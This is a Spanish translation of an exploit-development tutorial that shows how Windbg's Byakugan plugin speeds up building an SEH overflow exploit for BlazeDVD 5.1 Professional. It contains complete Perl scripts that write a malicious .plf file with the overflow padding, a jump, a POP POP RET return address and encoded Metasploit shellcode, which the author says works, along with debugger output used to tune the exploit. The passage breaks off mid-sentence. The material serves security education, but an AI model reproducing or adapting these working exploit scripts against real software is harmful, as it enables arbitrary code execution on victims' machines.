

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Ya hemos usado Windbg principalmente como una herramienta para ver los contenidos del registro y del Stack mientras evaluábamos la creación de exploits y los errores. Hoy, hablaré de otros depuradores y plugins que ayudarán a acelerar el proceso. Un arsenal de kit de herramientas para crear exploits debería tener por lo menos lo siguiente:

- Windbg: <http://www.microsoft.com/whdc/devtools/debugging/default.mspix>
-Descargar lista de comandos: <http://windbg.info/doc/1-common-cmds.html>
- OllyDBG: <http://www.ollydbg.de/>
- Immunity Debugger: (requiere Phyton) <http://www.immunityinc.com/products-immdbg.shtml>
- Metasploit: <http://www.metasploit.com/>
- PyDBG: <http://pedram.redhive.com/PyDbg/> (Si estás usando Python y quieres crear tu propio depurador como se explica en el espectacular libro Gray Hat Python)

Descargar Gray Hat Python en Inglés:

<http://www.mediafire.com/?ds95etikvmdqvj>

- Herramientas para crear scrips (Perl, Python, etc).

En los capítulos anteriores, ya jugamos con Windbg y hablé acerca de la extensión/plugin de Microsoft que evaluará los errores o te dirá si es explotable o no. Este plugin (MSEC) se puede descargar de:

<http://www.codeplex.com/msecdbg>

Aunque MSEC pueda darte una primera impresión, no confiés mucho en el. Siempre es mejor mirar los registros, y valores del Stack manualmente, y tratar de ver si una vulnerabilidad puede llevar a la ejecución de código o no.

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Byakugan: Introducción, pattern_offset and searchOpcode

Todos sabemos que Olly tiene muchos plugins (luego hablaré de esto). Windbg tiene una estructura/API para crear plugins. MSEC fue solo un ejemplo. Metasploit ha construido y publicado su propio plugin de Windbg <http://blog.metasploit.com/2008/08/byakugan-windbg-plugin-released.html> Llamado **Byakugan**. Los binarios precompilados para Windows XP SP2, SP3, Vista y Windows 7 se pueden encontrar en la carpeta framework3 en `\external\source\byakugan\bin`. Pon byakugan.dll e injectsu.dll en la carpeta de Windbg (no en winext!), y detoured.dll en `c:\windows\system32`.

¿Qué puedes hacer con byakugan.dll?

- Jutsu: conjunto de herramientas para rastrear buffers en memoria determinando lo que se controla en caso de error y descubrir direcciones de retorno válidas.
- Pattern_offset.
- Mushishi: estructura para detección antidepuración y derrotar técnicas antidepuración.
- Tenketsu: Visualizador/emulador de Heap de Vista.

Injectsu.dll maneja el enganche (hooking) de las funciones de las API's en el proceso víctima. Crea un hilo de recopilación de información que lo conecta al depurador. detoured.dll es una biblioteca de enganche de Microsoft Research, y maneja código trampolín. Rastrea las funciones enganchadas y provee auto arreglo en trampolines de función. Hoy, veré solamente Byakugan, más específicamente el componente Jutsu porque puedo usar técnicas explicadas en los tutoriales anteriores para demostrar ese componente y pattern_offset. Tú puedes cargar el módulo Byakugan en Windbg usando el siguiente comando:

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
```

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

El componente Jutsu ofrece las siguientes funciones:

- `identBuf / listBuf / rmBuf`: encuentra buffers (ASCII plano, patrones Metasploit o datos de archivo) en memoria.
- `memDiff`: compara datos en memoria con un patrón y hace los cambios. Esto te ayudará a determinar, por ejemplo, si la Shellcode ha sido cambiada o dañada en memoria, si ciertos “caracteres malos” necesitan ser excluidos de la Shellcode, etc.
- `hunt`.
- `findReturn`: busca direcciones que apunten a una función útil a la cual retornar.
- `searchOpcode`: convierte las instrucciones de ensamblador a Opcode y ordena todas las direcciones de la secuencia de Opcode ejecutables al mismo tiempo.
- `searchVtptr`.
- `trackVal`.

Además en Jutsu, está el **`pattern_offset`** el cual te permite encontrar un patrón de Metasploit en memoria y muestra el Offset a EIP.

Para demostrar como Byakugan puede acelerar el proceso de creación de exploits, usaremos una vulnerabilidad encontrada en BlazeDVD 5.1 Professional/Blaze HDTV Player 6.0.

Copia local: https://www.corelan.be/?dl_id=40

Trataremos de crear un script funcional con solo un error en la aplicación.

Comunmente, podemos empezar construyendo el payload que contenga muchas A's, pero esta vez usaremos un patrón de Metasploit.

Crea un patrón de Metasploit que tenga 1000 caracteres. Y guarda el patrón en un archivo (Ej. blazecrash.plf).

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```
peter@spl0itbuilder1 ~/framework-3.2/tools
$ ./pattern_create.rb 1000 > blazecrash.plf
```

Ejecuta Windbg y carga blazedvd (esto asegurará que la aplicación produzca un error y Windbg lo capture). Presiona F5 varias veces (27 veces en mi caso) para ejecutar la aplicación. Cuando blazeDVD arranque, abre el archivo .plf, el que tiene el patrón de Metasploit. Cuando la aplicación muera, presiona F5 de nuevo.

Deberías tener algo así:

```
(5b0.894): Access violation(5b0.894): Access violation - code c0000005
(first chance)
- code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=062ddcd8 edx=00000042 esi=01f61c20
edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0   nv up ei pl nz na pe nc
```

Es hora de usar Byakugan. Carga el módulo Byakugan y ve si puede encontrar el patrón de Metasploit.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ecx at offset 612.
[Byakugan] Control of eip at offset 612.
```

¡Vaya! No solo hemos validado el desbordamiento del buffer, sino que también sabemos el Offset solo en una ejecución. Parece que hemos sobre escrito el RET. Pero antes de concluir que esta es una sobre escritura plana de RET, siempre ejecuta **!exchain** para verificar.

```
0:000> !exchain
0012afe4: 0012afe4: ntdll!ExecuteHandler2+3a (7c9032bc)
ntdll!ExecuteHandler2+3a (7c9032bc)
0012f5b8: 0012f5b8: <Unloaded_ionInfo.dll>+41347540 (41347541)
<Unloaded_ionInfo.dll>+41347540 (41347541)
Invalid exception stack at 33754132
```

Se basa en SEH. El offset mostrado (612) es un offset a nSEH. Para sobre escribir el próximo SEH, necesitamos restarle 4 bytes para conseguir el Offset real (608).

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Sabemos que un exploit de SEH típico es algo así:

```
[junk][jump][pop pop ret][shellcode]
```

Encontremos un POP POP RET y:

- Saltaremos 30 bytes en vez de 6.
- Comenzaremos la Shellcode con NOP's para compensar el salto de 30 bytes.

Encuentra el POP POP RET: aún puedes usar Findjmp o !jutsu searchOpcode. El único inconveniente de !jutsu searchOpcode es que tienes que especificar los registros (con Findjmp conseguirás todas las combinaciones POP POP RET). Pero usemos !jutsu searchOpcode de todos modos. Buscaremos pop esi, pop ebx, ret.

```
0:000> !jutsu searchOpcode pop esi | pop ebx | ret
[J] Searching for:
> pop esi
> pop ebx
> ret

[J] Machine Code:
> 5e 5b c3
[J] Executable opcode sequence found at: 0x05942a99
[J] Executable opcode sequence found at: 0x05945425
[J] Executable opcode sequence found at: 0x05946a1e
[J] Executable opcode sequence found at: 0x059686a0
[J] Executable opcode sequence found at: 0x05969d91
[J] Executable opcode sequence found at: 0x0596aaa6
[J] Executable opcode sequence found at: 0x1000467f
[J] Executable opcode sequence found at: 0x100064c7
[J] Executable opcode sequence found at: 0x10008795
[J] Executable opcode sequence found at: 0x1000aa0b
[J] Executable opcode sequence found at: 0x1000e662
[J] Executable opcode sequence found at: 0x1000e936
[J] Executable opcode sequence found at: 0x3d937a1d
[J] Executable opcode sequence found at: 0x3d93adf5
```

...etc.

Busquemos direcciones en el rango de direcciones en uno de los módulos/DLL's del ejecutable BlazeDVD. Puedes conseguir esa lista con el comando "lm" de Windbg. En mi sistema (XP SP3 Inglés), las direcciones que comienzan por 0x64 funcionarán bien. Usaremos 0x640246f7.

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```
0:000> u 0x640246f7
MediaPlayerCtrl!DllCreateObject+0x153e7:
640246f7 5e          pop        esi
640246f8 5b          pop        ebx
640246f9 c3          ret
```

Construyamos nuestro exploit:

```
my $sploitfile="blazesexploit.plf";
my $junk = "A" x 608; #612 - 4
my $nseh = "\xeb\x1e\x90\x90"; #jump 30 bytes
my $seh = pack('V',0x640246f7); #pop esi, pop ebx, ret
my $nop = "\x90" x 30; #start with 30 nop's

# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my
$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

$payload = $junk.$nseh.$seh.$nop.$shellcode;

open ($FILE, ">$sploitfile");
print $FILE $payload;
close($FILE);
```

Pruébalo. Funciona bien en mi sistema.

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Este fue un ejemplo sencillo. Y quizás tuvimos suerte esta vez porque hay varios inconvenientes cuando construimos un exploit casi a ciegas. Solo basado en la salida de los características de Byakugan.

No sabemos si la dirección usada para el POP POP RET está en un módulo compilado con SafeSEH. He hablado con Lurene Grenier, creadora de Byakugan y esta es una de las características en la lista de deberes. Lurene dijo que ella tratará de crear un aviso de ASLR (Aleatorización de espacio de direcciones) y soporte de comodín/exclusión.

http://es.wikipedia.org/w/index.php?title=Aleatorizaci%C3%B3n_del_espacio_de_direcciones&action=edit&redlink=1

- No validamos la ubicación de la Shellcode (pero saltando 30 bytes y usando NOP's hemos incrementado nuestras oportunidades ligeramente).
- Si el exploit no funciona (por la corrupción de la Shellcode o buffers pequeños), tendremos que hacer todo de nuevo manualmente esta vez.

Pero aún si funciona, te habrás ahorrado mucho tiempo.

Byakugan : memDiff

Usemos la misma vulnerabilidad/exploit para discutir algunos de las características de Byakugan.

Usaremos el mismo exploit, pero en vez de hacer el salto (0xeb,0x1e), pondremos 2 BP's (0xcc,0xcc), para observar si nuestra Shellcode original coincide con la que hemos puesto en memoria. Así podremos identificar la corrupción de la Shellcode y los caracteres malos posibles.

Primero, simplemente compararemos la Shellcode en memoria con la original y para demostrar las funciones del Diff, modificaremos la Shellcode para ver las diferencias.

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```
My $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41" ;

open ($FILE2, ">shell.txt");
print $FILE2 $shellcode;
close($FILE2);
```

Carga la aplicación en Windbg, ejecútala, abre el archivo de exploit recientemente creado. Cuando la aplicación muera, presiona F5 y ocurrirá la primera excepción.

La aplicación se detiene en nuestros BP's como se esperaba:

```
(744.7a8): Break instruction exception(744.7a8):
Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8
edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc          int     3
```

Dumpea EIP para conseguir las direcciones donde comienza la Shellcode:

```
0:000> d eip
0012f5b8 cc cc 90 90 f7 46 02 64-90 90 90 90 90 90 90
.....F.d.....
0012f5c8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
.....
0012f5d8 90 90 90 90 90 90 89 e3-db c2 d9 73 f4 59 49 49
.....s.YII
```


Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```

0012f5e8 49 49 49 43 43 43 43 43-43 51 5a 56 54 58 33 30
IIICCCCCQZVTX30
0012f5f8 56 58 34 41 50 30 41 33-48 48 30 41 30 30 41 42
VX4AP0A3HH0A00AB
0012f608 41 41 42 54 41 41 51 32-41 42 32 42 42 30 42 42
AABTAAQ2AB2BB0BB
0012f618 58 50 38 41 43 4a 4a 49-4b 4c 4b 58 51 54 43 30
XP8ACJJIKLKKQTC0
0012f628 bb 50 bb 50 4c 4b 47 35-47 4c 4c 4b 43 4c 43 35
.P.PLKG5GLLKCLC5

```

La Shellcode comienza en 0x0012f5de. Ejecutemos Jutsu.

```

0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\spoits\blazevideo\shell.txt
0x0012f5de

```

ACTUAL	EXPECTED
fffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49	fffffff4 59 49 49 49
49 49 43 43 43 ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73	fffffff4 59 49 49 49
fffffff4 59 49 49 49 49 49 43 43 43	
43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30	43 43 43 51 5a 56
54 58 33 30 56 58 34 41 50 30	
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41	41 33 48 48 30 41
30 30 41 42 41 41 42 54 41 41	
51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a	51 32 41 42 32 42
42 30 42 42 58 50 38 41 43 4a	
4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b	4a 49 4b 4c 4b 58
51 54 43 30 45 50 45 50 4c 4b	
47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f	47 35 47 4c 4c 4b
43 4c 43 35 44 38 43 31 4a 4f	
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b	4c 4b 50 4f 44 58
4c 4b 51 4f 47 50 45 51 4a 4b	
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50	50 49 4c 4b 46 54
4c 4b 45 51 4a 4e 50 31 49 50	
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a	4c 59 4e 4c 4c 44
49 50 44 34 45 57 49 51 49 5a	
44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54	44 4d 43 31 49 52
4a 4b 4b 44 47 4b 50 54 47 54	
45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b	45 54 43 45 4a 45
4c 4b 51 4f 46 44 45 51 4a 4b	
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31	45 36 4c 4b 44 4c
50 4b 4c 4b 51 4f 45 4c 43 31	
4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c	4a 4b 4c 4b 45 4c
4c 4b 43 31 4a 4b 4d 59 51 4c	
46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36	46 44 43 34 49 53
51 4f 46 51 4b 46 43 50 46 36	
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b	45 34 4c 4b 50 46
50 30 4c 4b 51 50 44 4c 4c 4b	
42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58	42 50 45 4c 4e 4d
4c 4b 42 48 43 38 4b 39 4a 58	
4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54	4d 53 49 50 43 5a
50 50 43 58 4c 30 4d 5a 45 54	
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f	51 4f 42 48 4d 48
4b 4e 4d 5a 44 4e 50 57 4b 4f	
4b 57 43 53 43 51 42 4c 43 53 43 30 41 41	4b 57 43 53 43 51 42
4c 43 53 43 30 41 41	

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```
[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4
[J] Offset corruption occurs at:
```

Los parámetros que le pusimos a MemDiff son:

- file: indica que MemDiff necesita leer de un archivo.
- 302: largo de memoria a leer (302 = largo de nuestra Shellcode).
- c:\sploits\blazevideo\shellcode.txt: archivo que contiene nuestra Shellcode original.
- 0x0012f5de: dirección de inicio. (Punto de inicio a la dirección de memoria).

La salida del Windbg no mostró caracteres en negrita, entonces tenemos coincidencias idénticas como lo esperábamos. Ahora, modifica el script del exploit y cambian algunos bytes de la Shellcode al azar y haz el ejercicio de nuevo. He cambiado los x43's por x44's. 24 reemplazos en total.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jtsu memDiff file 302 c:\sploits\blazevideo\shell.txt
0x0012f5de
          ACTUAL                               EXPECTED
ffffff89 fffffffe3 fffffffdb fffffffc2 fffffffd9 73 ffffffff4 59 49 49 49
49 49 44 44 44          fffffff89 fffffffe3 fffffffdb fffffffc2 fffffffd9 73
fffffff4 59 49 49 49 49 49 43 43 43
44 44 44 51 5a 56 54 58 33 30 56 58 34 41 50 30          43 43 43 51 5a 56
54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41          41 33 48 48 30 41
30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 44 4a          51 32 41 42 32 42
42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 44 30 45 50 45 50 4c 4b          4a 49 4b 4c 4b 58
51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 44 4c 44 35 44 38 44 31 4a 4f          47 35 47 4c 4c 4b
43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b          4c 4b 50 4f 44 58
4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50          50 49 4c 4b 46 54
4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a          4c 59 4e 4c 4c 44
49 50 44 34 45 57 49 51 49 5a
44 4d 44 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54          44 4d 43 31 49 52
4a 4b 4b 44 47 4b 50 54 47 54
```

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```
45 54 44 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b      45 54 43 45 4a 45
4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 44 31      45 36 4c 4b 44 4c
50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 44 31 4a 4b 4d 59 51 4c      4a 4b 4c 4b 45 4c
4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 44 34 49 53 51 4f 46 51 4b 46 44 50 46 36      46 44 43 34 49 53
51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b      45 34 4c 4b 50 46
50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 44 38 4b 39 4a 58      42 50 45 4c 4e 4d
4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 44 5a 50 50 44 58 4c 30 4d 5a 45 54      4d 53 49 50 43 5a
50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f      51 4f 42 48 4d 48
4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 44 53 44 51 42 4c 44 53 44 30 41 41          4b 57 43 53 43 51
42 4c 43 53 43 30 41 41
```

```
[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4 0x43
[J] Offset corruption occurs at:
```

Ahora, vemos 24 bytes en negrita que corresponden a los 24 bytes que fueron cambiados en el exploit. Esta es una buena forma de determinar si la Shellcode o los patrones ASCII o los de Metasploit fueron cambiados en memoria. También puedes ver los “Bytes replaced” o “Bytes reemplazados”. Compara la línea de bytes con la línea que se imprimió en la primera prueba. Ahora, vemos el x43 añadido a la lista que es exactamente el byte que fue cambiado en mi Shellcode. ¡Bien hecho Byakugan! ¡Choca esas 5!

MemDiff puede ahorrarte mucho tiempo cuando necesites comparar la Shellcode y caracteres malos.

Nota: los tipos de MemDiff son parámetros:

```
0:000> !jutsu memDiff
[J] Format: memDiff <type> <size> <value> <address>
Valid Types:
  hex: Value is any hex characters
  file: Buffer is read in from file at path <value>
  buf: Buffer is taken from known tracked Buffers
```

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Byakugan : identBuf/listBuf/rmBuf y hunt

Estas 3 funciones de Jutsu te ayudarán a encontrar ubicaciones de buffer en memoria.

Veamos el siguiente script:

```
my $sploitfile="blazesexploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab...";

my $nseh = "\xcc\xcc\x90\x90"; #jump 30 bytes
my $seh = pack('V',0x640246f7); #pop esi, pop ebx, ret
my $nop = "\x90" x 30; #start with 30 nop's

# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my
$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

$payload =$junk.$nseh.$seh.$nop.$shellcode;

open ($FILE, ">$sploitfile");
print $FILE $payload;
close($FILE);

open ($FILE2, ">c:\\shell.txt");
print $FILE2 $nop.$shellcode;
close($FILE2);
```

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Nota: “my \$junk” contiene un patrón de Metasploit con 608 caracteres. Tendrás que crearlo tú mismo y pegarlo en el script. Es demasiado largo para pegarlo en este tutorial. nSEH tiene BP’s. Y finalmente, en la parte inferior del script los NOP’s más la Shellcode son escritos en un archivo (c:\shell.txt).

Carga blazeDVD en Windbg, ejecútalo y abre el archivo de exploit que hará morir a la aplicación.

Primera excepción:

```
(d54.970): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20
edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??                ???
```

Ahora, crea 2 definiciones identBuf. Una para el patrón de Metasploit y otra para la Shellcode:

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu identBuf file myShell c:\shell.txt
[J] Creating buffer myShell.
0:000> !jutsu identBuf msfpattern myBuffer 608
[J] Creating buffer myBuffer.
0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
Buf: myShell      Pattern: ãÛÂÛsôYIIIIICCCCCQZVT...
Buf: myBuffer     Pattern: Aa0Aa1A...
```

Dejemos que Byakugan caze los buffers:

```
0:000> !jutsu hunt
[J] Controlling eip with myBuffer at offset 260.
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

Como vimos antes, podemos sobre escribir EIP, pero hemos elegido crear un exploit de SEH. La cacería nos dice que controlamos EIP en el Offset

